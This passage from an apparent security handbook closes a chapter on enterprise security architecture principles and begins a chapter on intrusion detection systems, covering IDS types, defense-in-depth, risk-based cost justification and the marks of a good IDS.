Application or service as point of control — Prefer the application or service as the point of control. The first applicable principle is that the closer to the data that the control is, the fewer instances of it that there will be, the less subject it will be to user interference, the more difficult it will be to bypass, and consequently, the more reliable it will be. This principle can be easily understood by contrasting it to the worst case — the one where the control is on the desktop. Multiple copies must be controlled, they are very vulnerable to user interference, not to say complete abrogation, and the more people there are who are already behind the control. The second principle is that application objects are both specific, i.e., their behavior is intuitive, predictable from their name, and obvious as to their intended use. Contrast "update name and address of customer" to "write to customer data base." One implication of the application as the point of control is that there will be more than one point of control. However, there will be fewer than if the control were even closer to the user.

Multiple points of control — Each server or service should be responsible for control of access to all of its dynamically allocated resources. Prefer that all such resources be of the same resource type. To make its access decision, the server may use local knowledge or data or it may use a common service that is sufficiently abstract to include its rules. One implication of the server or service as the point of control is that there will be multiple points of control. That is to say, there are multiple repositories of data and multiple mechanisms that management must manipulate to exercise control. This may increase the requirement for special knowledge, communication, and coordination.

Limited points of administration — Therefore, prefer a limited number of points of administration that operate across a number of points of control. These may be relatively centralized to respond to a requirement for a great deal of special knowledge about the control mechanism. Alternatively it can be relatively decentralized to meet a requirement for special knowledge about the users, their duties, and responsibilities.

Single resource name space for enterprise data — Prefer a single name space for all enterprise data. Limit this naming scheme to enterprise data; i.e., data that are used and meaningful across business functions or that are related to the business strategy. It is not necessary to include all business functional data, project data, departmental data, or personal data.

Object, table, or view as unit of control — Prefer capabilities, objects, tables, views, rows, columns, and files, in that order as objects of control. This is the order in which the data are most obvious as to meaning and intended use.

Arbitrary group names with group-name service — It is useful to be able to organize people into affinity groups. These may include functions, departments, projects, and other units of organization. They may also include such arbitrary groups as employees, nonemployees, vendors, consultants, contractors, etc. The architecture should deal only with enterprise-wide groups. It should permit the creation of groups which are strictly local to a single organizational unit or system. Enterprise group names should be assigned and group affinities should be managed by a single service across the enterprise and across all applications and systems. This service may run as part of the user name service. Within reasonable bounds any user should be able to define a group for which he is prepared to assume ownership and responsibility. Group owners should be able to manage group membership or delegate it. For example, the human resources manager might wish to restrict the ability to add members to the group *payroll department* while permitting any manager to add users to the group *employee* or the group *nonemployee*.

Rules-based (as opposed to list-based) access control — Prefer rules-based to list-based access control. For example, prefer "access to data labelled confidential is limited to employees" should be preferred to "user A can access dataset 1." While the latter is more granular and specific, the former covers more data in a single rule. The latter will require much more administrative activity to accomplish the same result as the former. Similarly, it can be expressed in far less data. While the latter may permit only a few good things to happen, the former forbids a large number of bad things. This recommendation is counterintuitive to those of us who are part of the tradition of "least possible privilege." This rule implies that a user should be given access to only those resources required to do their job and that all access should be explicit. The rule of least privilege worked

well in a world in which the number of users, data objects, and relations between them was small. It begins to break down rapidly in the modern world of tens of millions of users and billions of resources.

Data-based rules — Access control rules should be expressed in terms of the name and other labels of the data rather than in terms of the procedure to be performed. They should be independent of the procedures used to access the data or the environment in which they are stored. That is, it is better to say that a user has *read* access to *filename* than to say that he has *execute* access to *word.exe*. It makes little sense to say that a user is restricted to a procedure that can perform arbitrary operations on an unbounded set of objects. This is an accommodation to the increase in the number of data objects and the decreasing granularity of the procedures.

Prefer single authentication service — Evidence of user identity should be authenticated by a single central process for the entire enterprise and across all systems and applications. These systems and applications can be clients of the authentication server or the server can issue trusted credentials to the user that can be recognized and honored by the using systems and applications.

Prefer a single standard interface for invoking security services — All applications, services, and systems should invoke authentication, access control, monitoring, and logging services via the same programming interface. The generalized system security application programming interface (GSSAPI) is preferred in the absence of any other overriding considerations. Using a single interface permits the replacement or enhancement of the security services with a minimum of disruption.

Encryption services — Standard encryption services should be available on every platform. These will include encryption, decryption, key management, and certificate management services. The Data Encryption Standard algorithm should be preferred for all applications save key management, where RSA is preferred. A public key server should be available in the network. This service will permit a user or an application to find the public key of any other.

Automate and hide all key management functions — All key management should be automated and hidden from users. No keys should ever appear in the clear or be transcribed by a user. Users should reference keys only by name. Prefer dedicated hardware for the storage of keys. Prefer smart cards, tokens, PCMCIA cards, other removable media, laptops, or access-controlled single user desktops in that order. Only keys belonging to the system manager should be stored on a multi-user system.

Use firewalls to localize and raise the cost of attacks — The network should be compartmented with firewalls. These will localize attacks, prevent them from spreading, increase their cost, and reduce the value of success.

Firewalls should resist attack traffic in both directions. That is, each subnetwork should use a firewall to connect to any other. A subnet manager should be responsible for protecting both his own net and connecting nets from any attack traffic. A conservative firewall policy is indicated. That is, firewalls should permit only that traffic which is necessary for the intended applications and should hide all information about one net from the other.

Access control begins on the desktop — Access control should begin on the desktop and be composed up rather than begin on the mainframe and spread down. The issue here is to prevent the insertion of malicious programs more than to prevent the leakage of sensitive data.

APPENDIX I

PRINCIPLES OF GOOD DESIGN

Prefer broad solutions to point solutions — Prefer broad security solutions which work across the enterprise, multiple applications, multiple resources, and against multiple hazards to those which are limited to or specific to one of these. Such practices are almost always more efficient than a collection of mechanisms that are specific to applications, resources, or hazards.

Prefer end-to-end solutions to point-by-point solutions — Similarly, prefer encryption-based end-to-end security solutions that are independent of the network. The more sensitive the application and the more hostile the network, the greater this preference. Such solutions are more robust and more efficient than those that attempt to identify and fix all of the vulnerabilities between the ends of the path.

Design top-down, implement bottom up — Design by functional decomposition and successive refinement. Implement by composition from the bottom. Prefer early deployment of those services and servers which will be required over the long haul.

Do it right the first time — When building infrastructure, build for the ages. Do it right the first time. This strategy is more effective and more efficient than the "assess and patch" strategy that has been the approach to security in the past.

Prefer planning to fixing — Similarly, work by plan and design rather than by experimentation. Necessary experimentation should be carefully identified, contained, and controlled.

Prefer long term to short — Applications are becoming more sensitive and the environment more hostile. While one may consent to a plan that permits an early deployment of an application with a plan to deploy the

agreed upon security function by a date certain, do not take a "wait and see" approach.

Justify across the enterprise and time — Security measures must be justified across the entire enterprise and across the life of the application or the mechanism. By definition, security prefers predictable, regular, prevention costs to unpredictable, irregular, remedial costs. They should be justified across a time frame that is consistent with the normal frequency of the events that it addresses. Security measures are relatively easy to justify in this manner and difficult to justify locally or in the short term. In justifying security measures, weight should be given to the fact that applications are becoming more sensitive, more interoperable, and more important, and that the environment in which they operate is becoming less reliable and more hostile.

Provide economy of safe use — Using the system safely should require as little user effort as possible. For example, a user should have to log on only once per enterprise, per workstation, per day.

Provide consistent presentation and appearance — Security should look the same across the enterprise, i.e., applications, systems, and platforms.

Make control predictable and intuitive — Systems should be supportive. They should encapsulate the special knowledge required by the manager and user to operate them. They should make this information available to the manager and user at the time of use.

Provide ease of safe use — Design in such a way that it is easy to do the right thing. Penalties should be associated with doing the wrong thing (e.g., economy of log-on, user should have to log on only once per workstation, per enterprise, per day.)

Prefer mechanisms that are obvious as to their intent — Avoid mechanisms which are complex or obscure, which might cause error, or be used to conceal malice. For example, prefer online transactions, EDI, secure formatted E-mail, formatted E-mail, E-mail, and file transfer in that order. The online transaction is always obvious and predictable; for a given set of inputs one can predict the outputs. While the intent of a file transfer may be obvious, it is not necessarily so.

Encapsulate necessary special knowledge — Necessary special knowledge should be included in documentation or programs.

Prefer simplicity; hide complexity — For example, all other things being equal, simple mechanisms should be preferred to complex ones. Prefer a single mechanism to two, a single instance of a mechanism should be preferred to multiple ones. For example, prefer a single appearance of administration, like CA Unicenter Star to the appearance of all the systems

which may be hidden by it. Similarly, prefer a single point of administration such as SAM or RAS to Unicenter Star.

Place controls close to the resource — As a rule and all other things being equal, controls should be as close to the resource as possible. The closer to the resource, the more reliable the control, the more resistant to interference, and the more resistant to bypass. Controls should be server-based, rather than client-based.

Place operation of the control as close as possible to where the knowledge is and where the effect can be observed — For example, prefer controls operated by the owner of the resource, the manager of the group, the manager of the system, and the manager of the user rather than by a surrogate such as a security administrator. While a surrogate has the necessary special knowledge to operate the control, he knows less about the intent and the effect of the control. He cannot observe the effect and take corrective action. Surrogates are often compensation for a missing, complex, or poorly designed control.

Prefer localized control and data — As a general rule and all other things being equal, prefer solutions that place reliance on as few controls in as few places as possible. Not only are such solutions more effective and efficient but they are also more easily apprehended, comprehended, and demonstrated. Distribute function and data as required or indicated for performance, reliability, availability, and use or control.

APPENDIX II

REFERENCES

IBM Security Architecture [SC28-8135-01]
ECMA 138 (SESAME) (see http://www.esat.kuleuven.ac.be/cosic/sesame3_2.html)
Open Systems Foundation Distributed Computing Architectures
(see http://www.osf.org/tech_foc.htm)

APPENDIX III

GLOSSARY

Architecture — That part of design that deals with appearance, function, location, and materials.

Authentication — The testing or reconciliation of evidence; reconciliation of evidence of user identity

Cryptography — The art of secret writing; the translation of information from a public code to a secret one and back again for the purpose of limiting access to it to a select few.

Distinguished User Name — User's full name so qualified as to be unique within a population. Qualifiers may include such things as enterprise name, organization unit, date of birth, etc.

Enterprise — The largest unit of organization; usually associated with ownership. (In government it is associated with sovereignty or democratic election.)

Enterprise Data — Data which are defined, meaningful, and used across business functions or for the strategic purposes of the enterprise.

Name Space — All of the possible names in a domain, whether used or not.

PIN — Personal Identification Number; evidence of personal identity when used with another form.

APPENDIX IV

PRODUCTS OF INTEREST

Secure authentication products — A number of clients and servers share a protocol for secure authentication. These include Novell Netware, Windows NT and Oracle Secure Network Services. A choice of these may meet some of the architectural requirements.

Single sign-on products — Likewise, there are a number of products on the market that meet some or all of the requirements for limited or single sign-on. These include SSO DACS from Mergent International, NetView Access Services from IBM, and NetSP.

- SSO DACS (Mergent International) (see http://www.pilgrim.umass.edu/pub/security/mergent.html)
- NetView Access Services (IBM) (see http://www.can.ibm.com/mainframe/software/sysman/p32.html)
- SuperSession (see http://www.candle.com/product_info/solutions/SOLCL.HTM)
- NetSP (IBM) (see http://www.raleigh.ibm.com/dce/dcesso.html)

Authentication services — A number of standard services are available for authenticating evidence of user identity. These include:

- Ace Server (see http://www.securid.com/ID188.100543212874/Security/ACEdata.html)
- TACACS (see http://sunsite.auc.dk/RFC/rfc/rfc1492.html)
- Radius (see http://www.tribe.com/support/TribeLink/RADIUS/RADIUSpaper.html)

Administrative services — There are a number of products that are intended for creating and maintaining access control data across a distributed computing environment. These include:

- Security Administration Manager (SAM) (Schumann, AG) (see http://www.schumann-ag.de/deutsch/sam/sam.html)
- RAS (Technologic) (see http://www.technologic.com/RAS/rashome.html)
- Omniguard Enterprise Security Manager (Axent) (http://www.axent.com:80/axent/products/products.html)
- Mergent Domain DACS (http://www.mergent.com/html/products.html)
- RYO (“Roll yer own”)

Security Infrastructure: Basics of Intrusion Detection Systems

Ken M. Shaurette, CISSP, CISA, NSA, IAM

An intrusion detection system (IDS) inspects all inbound and outbound network activity. Using signature and system configuration, it can be set up to identify suspicious patterns that may indicate a network or system attack. Unusual patterns, or patterns that are known to generally be attack signatures, can signify someone attempting to break into or compromise a system. The IDS can be a hardware- or software-based security service that monitors and analyzes system events for the purpose of finding and providing real-time or near-real-time warning of events that are identified by the configuration to be attempts to access system resources in an unauthorized manner (see Exhibit 120.1).

There are many ways that an IDS can be categorized:

- *Misuse detection.* In misuse detection, the IDS analyzes the information it gathers and compares it to databases of attack signatures. To be effective, this type of IDS depends on attacks that have already been documented. Like many virus detection systems, misuse detection software is only as good as the databases of attack signatures that it can use to compare packets.
- *Anomaly detection.* In anomaly detection, a baseline, or normal, is established. This consists of things such as the state of the network's traffic load, breakdown, protocol, and typical packet size. With anomaly detection, sensors monitor network segments to compare their present state against the baseline in order to identify anomalies.
- *Network-based system.* In a network-based system, or NIDS, the IDS sensors evaluate the individual packets that are flowing through a network. The NIDS detects malicious packets that are designed by an attacker to be overlooked by the simplistic filtering rules of many firewalls.
- *Host-based system.* In a host-based system, the IDS examines the activity on each individual computer or host. The kinds of items that are evaluated include modifications to important system files, abnormal or excessive CPU activity, and misuse of root or administrative rights.
- *Passive system.* In a passive system, the IDS detects a potential security breach, logs the information, and signals an alert. No direct action is taken by the system.
- *Reactive system.* In a reactive system, the IDS can respond in several ways to the suspicious activity such as by logging a user off the system, closing down the connection, or even reprogramming the firewall to block network traffic from the suspected malicious source.

Defense-in-Depth

Hacking is so prevalent that it is wrong to assume that it will not happen. Similar to insurance statistics, "the longer we go without being compromised, the closer we are to an incident." You do not buy flood insurance

EXHIBIT 120.1 Definitions

To better understand the requirements and benefits of an intrusion detection system, it is important to understand and be able to differentiate between some key terms. Some of that terminology is outlined below.

Anomaly — This is a technique used for identifying intrusion. It consists of determining deviations from normal operations. First, normal activity is established that can be compared to current activity. When current activity varies sufficiently from previously set normal activity, an intrusion is assumed.

Audit Logs — Most operating systems can generate logs of activity, often referred to as audit logs. These logs can be used to obtain information about authorized and unauthorized activity on the system. Some systems generate insufficient or difficult-to-obtain information in their audit logs and are supplemented with third-party tools and utilities (i.e., Top Secret for MVS). The term *audit* as it pertains to these logs is generally associated with the process to assess the activity contained in the logs. Procedures should exist to archive the logs for future review, as well as review security violations in the logs for appropriateness. As it pertains to intrusion detection, an audit approach to detection is usually based on batch processing of after-the-fact data.

False Negative/Positive — These are the alerts that may not be desired. Not identifying an activity when it actually was an intrusion is classified as a false negative. Crying wolf on activity that is not an actual intrusion is a false positive.

File Integrity Checking (FIC) — File integrity checking employs a cryptographic mechanism to create a signature of each file to be monitored. The signature is stored for further use for matching against future signatures of the same file. When a mismatch occurs, the file has been modified or deleted; and it must be determined whether intrusive activity has occurred. FIC is valuable for establishing a "golden" unmodified version of critical software releases or system files.

Hackers — The popular press has established this term to refer to individuals who gain unauthorized access to computer systems for the purpose of stealing and corrupting data. It is used to describe a person who misuses someone else's computer or communications technology. Hackers maintain that the proper term for such individuals is *cracker*, and they reserve the term *hacker* for people who look around computer systems to learn with no intent to damage or disrupt.

Honeypot — A honeypot is a system or file designed to look like a real system or file. It is designed to be attractive to the attacker to learn their tools and methods. It can also be used to help track the hacker to determine their identity and to help find out vulnerabilities. It is used to help keep an attacker off of the real production systems.

Intrusion Detection Systems — By definition, an intrusion detection system consists of the process of detecting unauthorized use of, or attack on, a computer or network. An IDS is software or hardware that can detect such misuse. Attacks can come from the Internet, authorized insiders who misuse privileges, and insiders attempting to gain unauthorized privileges. There are basically two kinds of intrusion detection — host-based and network-based — described below. Some products have become hybrids that combine features of both types of intrusion detection.

IDS System Types

Host Based — This intrusion detection involves installing pieces of software on the host to be monitored. The software uses log files and system auditing agents as sources of data. It looks for potential malicious activity on a specific computer in which it is installed. It involves not only watching traffic in and out of the system but also integrity checking of the files and watching for suspicious processes and activity. There are two major types: application specific and OS specific.

OS Specific — Based on monitoring OS log files and audit trails.

Application Specific — Designed to monitor a specific application server such as a database server or Web server.

Network Based — This form of intrusion detection monitors and captures traffic (packets) on the network. It uses the traffic on the network segment as its data source. It involves monitoring the packets on the network as they pass by the intrusion detection sensor. A network-based IDS usually consists of several single-purpose hosts that "sniff" or capture network traffic at various points in the network and report on the attacks based on attack signatures.

Incident Response Plan — This is the plan that has been set up to identify what is to be done when a system is suspected of being compromised. It includes the formation of a team that will provide the follow-up on the incident and the processes that are necessary to capture forensic evidence for potential prosecution of any criminal activity.

Penetration Testing — Penetration testing is the act of exploiting known vulnerabilities of systems and users. It focuses on the security architecture, system configuration, and policies of a system. Penetration tests are often purchased as a service from third-party vendors to regularly test the environment and report findings. Companies can purchase the equivalent software used by these service organizations to perform the penetration tests themselves. Penetration testing and vulnerability analysis (see below) are often confused and used by people to mean the same thing, differentiated technically by whether you are attempting to penetrate (access) vs. simply reporting on vulnerabilities (test, for existence) such as the presence or absence of security-related patches. Some penetration test software can identify an apparent vulnerability and provide the option of attempting to exploit it for verification.

Vulnerability Scanner — This tool collects data and identifies potential problems on hosts and network components. Scanners are the tools often used to do a vulnerability analysis and detect system and network exposures. A scanner can identify such things as systems that do not have current patch levels, software and installation bugs, or poor configuration topology and protocols. A scanner does not enforce policy or fix exposures; it purely identifies and reports on them.

Vulnerability Analysis (also called vulnerability assessment) — Vulnerability analysis is the act of checking networks or hosts to determine if they are susceptible to attack, not attempting to exploit the vulnerability. The process consists of scanning servers or networks for known vulnerabilities or attack signatures to determine whether security mechanisms have been implemented with proper security configuration, or if poor security design can be identified. A form of vulnerability assessment is to use a product to scan sets of servers for exposures that it can detect.

in the 99th year before the 100-year flood. Although keeping hackers away from your company data is virtually impossible, much can be done to reduce vulnerabilities. Hacker have the easiest task; they need find only one open door. As the defenders, a company must check every lock, monitor every hallway. A company will implement a variety of sound security mechanisms such as authentication, firewalls, and access control; but there is still the potential that systems are unknowingly exposed to threats from employees and nonemployees (from inside and from outside). Layering security or using generally accepted practices for what is today often called a *defense-in-depth* requires more.

The complexity of the overall corporate environment and disparity of knowledge for security professionals subject implemented protection mechanisms to improper configuration, poor security design, or malicious misuse by trusted employees or vendor/contract personnel. Today's intrusions are attacks that exploit the vulnerabilities that are inherent in operating systems such as NT or UNIX. Vulnerabilities in network protocols and operating system utilities (i.e., telnet, FTP, traceroute, SNMP, SMTP, etc.) are used to perform unauthorized actions such as gaining system privileges, obtaining access to unauthorized accounts, or rerouting network traffic.

The hacker preys on systems that:

- Do not lock out users after unsuccessful log-in attempts
- Allow users to assign dictionary words as passwords
- Lack basic password content controls
- Define generic user IDs and assign password defaults that do not get changed
- Do not enforce password aging

Two-factor authentication is still expensive and slow to gain widespread adoption in large organizations. Using two factors — something you have and something you know — is one of the best methods to improve basic access control and thwart many simple intrusions.

A company that does not have a comprehensive view of where its network and system infrastructure stands in terms of security lacks the essentials to make informed decisions. This is something that should be resolved with the cooperation and support of all a company's IS technology areas. A baseline identifying gaps or places for improvement must be created. An IDS requirements proposal or any other security improvement proposal will require coordination with all infrastructure technicians to be effective. Companies need to have a dynamic information security infrastructure.

Although no organization relishes the idea of a system intrusion, there is some comfort that, with the right tools, it is possible to reduce exposures and vulnerabilities — but not necessarily eliminate all of the threats. There will always be some exposure in the environment. It is virtually impossible to remove them all and still have a functional system. However, measures to reduce impact of compromise can be put in place, such as incident response (what to do when), redundancy, traps (honeypots), prosecution (forensic evidence), and identification (logging). In order for it to be easier to track a hacker's activity, proper tools are needed to spot and plug vulnerabilities as well as to capture forensic evidence that can be used to prosecute the intruder. Intrusion detection systems are complex to implement, especially in a large environment. They can generate enormous quantities of data and require significant commitments in time to configure and manage properly. As such, an IDS has limitations that must be considered when undertaking selection and deployment. Even so, intrusion detection is a critical addition to an organization's security framework; but do not bother without also planning at least rudimentary incident response.

What to Look for in an IDS

Vendors are searching for the next generation, a predictive IDS — an IDS that can flag an attack without being burdened by the weight of its own logs and can operate worry-free with minimal false alarms. There are many shapes, sizes, and ways to implement an IDS. A rule-based model relies on preset rules and attack signatures to identify what to alert on and review. Anomaly-based systems build their own baselines over time by generating a database of usage patterns: when usage is outside the identified norm, an alert or alarm is set off. In addition, placement of an IDS is important especially when it comes to determining host- or network-based or the need for both.

A typical weakness in rule-based systems is that they require frequent updates and risk missing new or yet-unidentified attack patterns. An anomaly system attempts to solve this but tends to be plagued by false alarms. Often, companies install and maintain the host-based IDS on only production systems. Test hosts are often

the entry point for an attacker and, as such, require monitoring for intrusion as well. The next generation of IDS will correlate the fact that an intrusion has occurred, is occurring, or is likely to occur. It will use indicators and warnings, network monitoring and management data, known vulnerabilities, and threats to arrive at a recommended recovery process.

Some intrusion detection systems introduce the ability to have a real-time eye on what is happening on the network and operating systems. Many of the leading products offer similar features, so the choice of product can boil down to the fine details of how well the product will integrate into a company's environment as well as meet the company's incident response procedures. For example, one vendor's product may be a good fit for network detection in a switched network, but does not provide any host intrusion detection, or it misses traffic on other segments of the network.

For intrusion detection to be a useful tool, the network and all of the hosts under watch should have a known security state. A company must be first willing to apply patches for known vulnerabilities. Most of the vulnerability assessment tools can find the vulnerabilities, and these are what the intrusion detection tools monitor for exploitation. The anomaly-based system relies on the fact that most attacks fit a known profile. Usually this means that by the time the IDS system can detect an attack, the attack is preventable and patches are available. Security patches are a high priority among most if not all product vendors, and they appear rapidly if they are actively exploited. Therefore, it might be more effective to first discover the security posture of the network and hosts, bring them up to a base level of security, and identify maintenance procedures to stay at that desired level of security. Once that is accomplished, IDS can more effectively contribute to the overall security of the environment. It becomes a layer of the defense that has value.

Getting Ready

Although many organizations are not aware of them, there are laws to address intrusion and hacking. There are an even greater number of organizations that are not prepared to take advantage of the laws. For example, the Federal Computer Fraud and Abuse Act was updated in 1996 to reflect problems such as viruses sent via e-mail (Melissa, Bubble-Boy). In fact, the law was used to help prosecute the Melissa virus author. In addition, this same law addresses crimes of unauthorized access to any computer system, which would include nonvirus-related intrusions. DoS (denial-of-service) attacks have become very common, but they are no joking matter. In the United States, they can be a serious federal crime under the National Infrastructure Protection Act of 1996 with penalties that include years of imprisonment. Many countries have similar laws. For more information on computer crimes, refer to www.usdoj.gov/criminal/cybercrime/compcrime.html.

Laws are of little help if a company is unable to recognize an event is occurring, react to it, and produce forensic evidence of the crime. Forensic computer evidence is required for prosecution of a crime. Not every system log is appropriate as forensic evidence. Logs must maintain very specific qualities and should document system activity and log-in/log-out type activity for all computers on the network. These allow a prosecutor to identify who has accessed what and when. Also important is the process for gathering and protecting any collected information (the chain of custody) in order for the information to retain forensic value. This process should be part of a comprehensive incident response plan. IDS without intrusion response, including an incident response plan, essentially reduces its value. The IDS effectively becomes merely another set of unused log data.

Even more important than prosecution as a reason for maintaining forensic data, the company's network technicians can use the forensic evidence to determine how a hacker gained access in order to close the hole. The data can also be necessary to determine what was done when the attacker was inside the network. It can be used to help mitigate the damage. In many cases, companies are still rarely interested in the expense, effort, and publicity involved in prosecution.

A company must perform a thorough requirements analysis before selecting an intrusion detection system strategy and product. A return on investment (ROI) can be difficult to calculate; but in any case, costs and benefits need to be identified and weighted. Refer to Exhibit 120.2 for a discussion on cost/benefit analyses (CBA) and ROI. A solution must be compatible with the organization's network infrastructure, host servers, and overall security philosophy and security policies. There can be a big variance of resource (especially human) requirements among the different tools and methodologies. Both network and server teams must work together to analyze the status of an organization's security posture. (i.e., systems not patched for known vulnerabilities, weak password schemes for access control, poor control over root or administrative access). There may be

EXHIBIT 120.2 Cost/Benefit Analysis — Return on Investment

Risk Management to Improve Enterprise Security Infrastructure

Effective protection of information assets identifies the information used by an area and assigns primary responsibility for its protection to the management of the respective functional area that the data supports. These functional area managers can accept the risk to data that belongs to them, but they cannot accept exposures that put the data of other managers at risk.

Every asset has value. Performing an analysis of business assets — and the impact of any loss or damage resulting from the loss — is necessary to determine the benefits of any actual dollar or human time expenditures to improve the security infrastructure. A formal quantitative risk analysis is not necessary, but generally assessing the risks and taking actions to manage them can pay dividends. It will never be possible to eliminate all risks; the trick is to manage them. Sometimes it may be desirable to accept the risks, but it is a must to identify acceptance criteria. The most difficult part of any quantifiable risk management is assigning value and annual loss expectancy (ALE) to intangible assets like a customer's lost confidence, potential embarrassment to the company, or various legal liabilities. To provide a risk analysis, a company must consider two primary questions.

1. What is the probability that something will go wrong (*probability* of one event)?
2. What is the cost if something does go wrong (the *exposure* of one event)?

Risk is determined by getting answers to the above questions for various vulnerabilities and assessing the probability and impact of the vulnerability on each risk.

A quantifiable way to determine the risk and justify the cost associated with purchase of an IDS or any other security software or costs associated with mitigating risks is as follows:

- Risk becomes the probability times the exposure (risk = probability × exposure). Cost justification becomes the risk minus the cost to mitigate the vulnerabilities (justification = risk minus cost of security solution). If the justification is a positive number, then it is costjustified. For example, if the potential loss (exposure) on a system is $100,000, and the chance that the loss will be realized (probability) is about once in every ten years, the annual frequency rate (AFR) would be 1/10 (0.10). The risk (ALE) would be $100,000 × 0.10 = $10,000 per year. If the cost is $5000 to minimize the risk by purchasing security software, the cost justification would be $10,000 less $5000 = $5000, or payback in six months.
- Using a less quantifiable method, it would be possible to assign baseline security measures used in other similar sized companies, including other companies in the same industry. Setting levels of due diligence that are accepted in the industry would then require implementation of controls that are already proven, generally used, and founded on the "standard of due care." For example, for illustration purposes, say that 70 percent of other companies the size of your company are implementing intrusion detection systems and creating incident response teams. Management would be expected to provide similar controls as a "standard of due care." Unless it can be clearly proven that implementation costs of such measures are above the company's expected risks and loss expectancies, management would be expected to provide due diligence in purchasing and implementing similar controls.

many areas of basic information security infrastructure that require attention before IDS cost can be justified. The evaluations could indicate that simply selecting and implementing another security technology (IDS) is wasted money. A company may already own technologies that are not fully implemented or properly supported that could provide compensating controls and for which cost could be more easily justified.

When it comes to a comprehensive IDS, integration between server and network environments is critical. A simple decision such as whether the same tool should provide both network and host IDS is critical in the selection process and eliminates many tools from consideration that are unable to provide both. Even simply identifying integration requirements between operating systems will place limitations and requirements on technology selection. Does a company want to simply detect an intrusion, or is it desirable to also track the activity such as in a honeypot? Honeypots are designed to be compromised by an attacker. Once compromised, they can be used for a variety of purposes, such as an alert, an intrusion detection mechanism, or as a deception. Honeypots were first discussed in a couple of very good books: Cliff Stoll's *Cuckoo's Egg*[1] and Bill Cheswick's *An Evening with Berferd*.[2] These two reviews used a capture-type technology to gather an intruder's sessions. The sessions were then monitored in detail to determine what the intruder was doing.

Steps for Protecting Systems

To continue improving the process of protecting the company systems, three fundamental actions are required.

Action 1

The company must demonstrate a willingness to commit resources (money, people, and time) to patching the basic vulnerabilities in current systems and networks as well as prioritize security for networks and hosts.

Making use of an IDS goes way beyond simply installing the software and configuring the sensors and monitors. It means having necessary resources, both technical and human, to customize, react, monitor, and correct. Nearly all systems should meet basic levels of security protection. Simple standards such as password aging, improved content controls, and elimination of accounts with fixed passwords or default passwords are a step in that direction. It is also critical that all network and operating systems have current security patches installed to address known vulnerabilities and that maintenance procedures exist to keep systems updated as new alerts and vulnerabilities are found.

Action 2

All systems and network administrators must demonstrate the security skills and focus to eliminate basic vulnerabilities by maintaining and designing basic secure systems — which, poorly done, account for the majority of attacks.

Nearly all system and network administrators want to know how to secure their systems, but in many cases they have never received actual security training or been given security as a priority in their system design. Often, security is never identified as a critical part of job responsibility. It should be included in employee job descriptions and referenced during employee performance reviews. However, before this can be used as a performance review measurement, management must provide staff with opportunity (time away from office) and the priority to make security training part of job position expectations. Training should be made available in such topics as system security exposures, vulnerability testing, common attacks and solutions, firewall design and configuration, as well as other general security skills. For example, the effectiveness of any selected IDS tool is dependent on who monitors the console — a skilled security expert or an inexperienced computer operator. Even a fairly seasoned security expert may not know how to respond to every alert.

Action 3

Once security expectations are in place, tasks must be given proper emphasis. Staff members must recognize that security is part of their job and that they must remain properly trained in security. Security training should receive the same attention as the training they receive on the system and network technologies they support. Security must be given similar time and resources as other aspects of the job, especially defining and following maintenance procedures so that systems remain updated and secure.

Network and system administrators will need to stay current with the technology they support. Often they will attend training to stay current, but not to understand security because it is not sufficiently recognized as important to their job responsibilities.

These tasks will not stop all attacks but they will make a company a lot less inviting to any criminal looking for easy pickings. Typical attackers first case their target. When they come knocking, encourage them to go knocking on your neighbor's door — someone who has not put security measures in place. Putting the fundamentals in place to monitor and maintain the systems will discourage and prevent common external intrusion attempts as well as reduce internal incidents.

Types of Intrusion

Intrusions can be categorized into two main classes:

1. *Misuse intrusions* are well-defined attacks on known weak points of a system. They can be detected by watching for certain actions performed on certain objects. A set of rules determines what is considered misuse.

2. *Anomaly intrusions* are based on the observation of the deviation from normal system activity. An anomaly is detected by building a profile of the system monitored, followed by using some methodology for detecting significant deviations from this profile.

Misuse intrusions can be detected by doing pattern matching on audit-trail information because they follow well-defined patterns. For example, examining log messages of password failures can catch an attempt to log on or set user ID to root from unauthorized accounts or addresses.

Anomalous intrusions are a bit more difficult to identify. The first difficulty is identifying what is considered normal system activity. The best IDS is able to learn system and network traffic and correlate it to the time of day, day of week, and recognize changes. Exploitation of a system's vulnerabilities usually involves the hacker performing abnormal use of the system; therefore, certain kinds of system activity would be detected from normal patterns of system usage and flagged as potential intrusion situations. To detect an anomaly intrusion, it is necessary to observe significant deviations from the normal system behavior from the baseline set in a *profile*. A quantitative measure of normal activity can be identified over a period of time by measuring the daily activity of a system or network. For example, the average or a range of normal CPU activity can be measured and matched against daily activity. Significant variations in the number of network connections, an increase or decrease in average number of processes running in the system per minute, or a sudden sustained spike in CPU utilization when it does not normally occur could signify intrusion activity. Each anomaly or deviation may signal the symptoms of a possible intrusion. The challenge is mining the captured data and correlating one element of data to other captured data and determining what the two together might signify.

Characteristics of a Good Intrusion Detection System

There are several issues an IDS should address. Regardless of the mechanism on which it is based, it should include the following:

- Run continually with minimal human interaction. It should run in the background. The internal workings should be able to be examined from outside, so it is not a black box.
- Fault tolerance is necessary so that it can survive a system crash and not require that its knowledge base be rebuilt at restart.
- It must be difficult to sabotage. The system should be self-healing in the sense that it should be able to monitor itself for suspicious activities that might signify attempts to weaken the detection mechanism or shut it off.
- Performance is critical. If it creates performance problems, it will not get used.
- Deviations from normal behavior need to be observed.
- The IDS must be easy to configure to the system it is monitoring. Every system has a different usage pattern, and the defense mechanism should adapt easily to these patterns.
- It should be like a chameleon, adapting to its environment and staying current with the system as it changes — new applications added, upgrades, and any other modifications. The IDS must adapt to the changes of the system.
- To be effective, an IDS must have built-in defense mechanisms, and the environment around it should be hardened to make it difficult to fool.

Watch Out for Potential Network IDS Problems

ACIRI (AT&T Center for Internet Research at the International Computer Science Institute) does research on Internet architecture and related networking issues. Research has identified that a problem for a NIDS is its ability to detect a skilled attacker who desires to evade detection by exploiting the uncertainty or ambiguity in the traffic's data stream. The ability to address this problem introduces a network-forwarding element called a *traffic normalizer*. The normalizer needs to sit directly in the path of traffic coming into a site. Its purpose is to modify the packet stream to eliminate potential ambiguities before the monitor sees the traffic. Doing this removes evasion opportunities. There are a number of tradeoffs in designing a normalizer. Mark Handley and Vern Paxson discuss these in more detail in their paper titled "*Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics*." In the paper they emphasize the important question pertaining to the degree to which normalizations can undermine end-to-end protocol semantics. Also discussed

are the key practical issues of "cold start" and attacks on the normalizer. The paper shows how to develop a methodology for systematically examining the ambiguities present in a protocol based on walking the protocol's header. Refer to the notes at the end of this chapter to find more information on the paper.

Methodology for Choosing and Implementing an IDS

To choose the best IDS, evaluation is necessary of how well the tool can provide recognition of the two main classes of intrusion. Specific steps should be followed to make the best selection. Some of the steps are:

